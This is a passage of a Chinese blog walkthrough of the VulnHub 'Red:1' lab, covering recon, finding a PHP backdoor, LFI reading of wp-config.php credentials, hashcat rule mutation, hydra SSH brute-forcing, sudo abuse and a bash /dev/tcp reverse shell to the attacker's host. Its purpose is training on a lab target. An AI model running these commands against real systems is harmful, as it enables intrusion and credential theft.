
VulnHub | Red:1

原创

薛定的餓貓 于 2021-12-19 20:33:21 发布 2254 收藏

分类专栏： VulnHub 文章标签： 安全

本文链接：https://blog.csdn.net/weixin_45377713/article/details/122029268



Red : 1

目录

项目地址

http://www.vulnhub.com/entry/red-1,753/

难度：Medium

测试环境

攻击机：Kali 192.168.56.109

目标靶机：Ubuntu 192.168.56.113

测试过程

信息收集


查找靶机IP `arp-scan -I eth1 -l`，获取到目标IP为192.168.56.113。

```
┌──(root💀kali)-[~]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 08:00:27:b8:a9:3d, IPv4: 192.168.56.111
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0e       (Unknown: locally administered)
192.168.56.100  08:00:27:7b:95:ec       PCS Systemtechnik GmbH
192.168.56.113  08:00:27:89:06:41       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.941 seconds (131.89 hosts/sec). 3 responded

┌──(root💀kali)-[~]
```

使用nmap扫描目标开放了哪些端口 `nmap -sS -p- -n 192.168.56.113,nmap -sV -p22,80 -n 192.168.56.113`

```
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: ~ ×
┌──(root💀kali)-[~]
└─# dhclient

┌──(root💀kali)-[~]
└─# nmap -sS -p- -n -O  192.168.56.113
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-14 22:33 HKT
Nmap scan report for 192.168.56.113
Host is up (0.00013s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:89:06:41 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.79 seconds

┌──(root💀kali)-[~]
└─# nmap -sV -p22,80 -n 192.168.56.113
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-14 22:45 HKT
Nmap scan report for 192.168.56.113
Host is up (0.00018s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:89:06:41 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds

┌──(root💀kali)-[~]
└─#
```

访问目标网站，并没有被解析，显示并不完整，查看源码，超链接都指向`redrocks.win`，修改hosts文件，将redrocks.win指向192.168.56.113。



网页恢复正常，是个wordpress站点。在查看`redrocks.win/2021/10/24/hello-world/`源码时发现有行奇怪的注释，一开始以为是网站的用户名，但是使用忘记密码页面时显示无此账户，并且它的首字母大写并不是很正常`Looking For It`，缩写就是LFI（Local File Inclusion）


![4]https://img.freeaes.com/images/2021/12/19/4.png


查找后门文件

并且网站页面上有hacker留下的信息`You'll never find the backdoor`，证明是有后门文件的，通过gobuster使用`https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/CommonBackdoors-PHP.fuzz.txt`文件进行遍历，先将文件保存到本地，执行`gobuster dir -u http://redrocks.win -w CommonBackdoors-PHP.fuzz.txt`，应为文件内已有后缀，所以不用再指定后缀名。

```
2021-12-19 13:11:25 (67.2 MB/s) - 'CommonBackdoors-PHP.fuzz.txt' saved [2076/2076]


┌──(root💀kali)-[~]
└─# gobuster dir -u http://redrocks.win -w CommonBackdoors-PHP.fuzz.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://redrocks.win
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                CommonBackdoors-PHP.fuzz.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/12/19 13:11:27 Starting gobuster in directory enumeration mode
===============================================================
/NetworkFileManagerPHP.php (Status: 500) [Size: 0]

===============================================================
2021/12/19 13:11:29 Finished
===============================================================

┌──(root💀kali)-[~]
└─#
```


找到一个`NetworkFileManagerPHP.php`。状态码为500，因为是个文件包含所以应该需要一个参数指定包含的文件名，通过burpsuite使用`https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/burp-parameter-names.txt`文件进行爆破，将文件保存到本地，使用Intrude模块导入字典，设置好参数后爆破得到参数为`key`。







后门利用


可以看到除了root外还有四个用户，因为直接读取wp-config.php不成功，所以需要使用php伪协议读取`php://filter/convert.base64-encode/resource=wp-config.php`，选中base64密文，按`Ctrl+Shift+B`解密。文件内有数据库的用户名和其密码`john/R3v_m4lwh3r3_k1nG!!`，但是并不能用来登录后台或ssh





通过读取Network File Manager PHP.php文件发现里面有一串注释过的信息`That password alone won't help you! Hashcat says rules are rules`。





hash碰撞

hashcat的规则有很多，不过鉴于信息是由base64提供的，选择bset64规则进行hash碰撞`hashcat --force pass -r /usr/share/hashcat/rules/best64.rule --stdout > pswd`

```
┌──(root💀kali)-[/usr/share/hashcat/rules]
└─# ls
best64.rule       Incisive-leetspeak.rule      T0XlC-insert_00-99_1950-2050_toprules_0_F.rule  toggles3.rule
combinator.rule   InsidePro-HashManager.rule   T0XlC-insert_space_and_special_0_F.rule          toggles4.rule
d3ad0ne.rule      InsidePro-PasswordsPro.rule  T0XlC-insert_top_100_passwords_1_G.rule         toggles5.rule
dive.rule         leetspeak.rule               T0XlC.rule                                      unix-ninja-leetspeak.rule
generated2.rule   oscommerce.rule              T0XlCv1.rule
generated.rule    rockyou-30000.rule           toggles1.rule
hybrid            specific.rule                toggles2.rule
```

```
┌──(root💀kali)-[~]
└─# hashcat --force pass -r /usr/share/hashcat/rules/best64.rule --stdout > pswd

┌──(root💀kali)-[~]
└─# cat pswd
R3v_m4lwh3r3_k1nG!!
!!Gn1k_3r3hwl4m_v3R
R3V_M4LWH3R3_K1NG!!
r3v_m4lwh3r3_k1nG!!
R3v_m4lwh3r3_k1nG!!0
R3v_m4lwh3r3_k1nG!!1
R3v_m4lwh3r3_k1nG!!2
```

使用解出的密码通过hydra进行ssh爆破`hydra -l john -P pswd ssh://192.168.56.113`，得出密码为`R3v_m4lwh3r3_k1nG!!0`，使用ssh连接。

```
┌──(root💀kali)-[~]
└─# hydra -l john -P pswd ssh://192.168.56.113
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-19 15:47:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:1/p:77), ~5 tries per task
[DATA] attacking ssh://192.168.56.113:22/
[22][ssh] host: 192.168.56.113   login: john   password: R3v_m4lwh3r3_k1nG!!0
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-19 15:47:11

┌──(root💀kali)-[~]
└─# ssh john@192.168.56.113                                                                                                    255 ×
The authenticity of host '192.168.56.113 (192.168.56.113)' can't be established.
ECDSA key fingerprint is SHA256:7wiFGHXpJc81zi1+gDdmO6U5N5jwqeZPBWF1i9zWQKs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.113' (ECDSA) to the list of known hosts.
john@192.168.56.113's password:
Last login: Wed Oct 27 02:05:25 2021 from 10.0.2.15
john@red:~$
```

会话维持

使用`sudo -l`查看当前用户可执行的命令，有time，执行`sudo -u ippsec /usr/bin/time /bin/bash`切换到ippsec用户。

```
john@red:~$ sudo -l
Matching Defaults entries for john on red:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on red:
    (ippsec) NOPASSWD: /usr/bin/time
john@red:~$ sudo -u ippsec /usr/bin/time /bin/bash
ippsec@red:/home/john$ id
uid=1001(ippsec) gid=1001(ippsec) groups=1001(ippsec)
ippsec@red:/home/john$
```

hacker会不断的给我们发送信息干扰，一段时间后还会将我们踢出连接并修改密码。
首先我们反弹一个shell到kali。先在kali执行`nc -lvvp 8848`建立监听端口，然后在目标机器上执行`bash -i >& /dev/tcp/192.168.56.109/8848 0>&1`。反弹成功后执行`python3 -c 'import pty;pty.spawn("/bin/bash")'`，这样即使ssh被踢掉也不会断开。

```
┌──(root💀kali)-[~]
└─# nc -lvvp 8848
listening on [any] 8848 ...
connect to [192.168.56.109] from redrocks.win [192.168.56.113] 55034
ippsec@red:~$

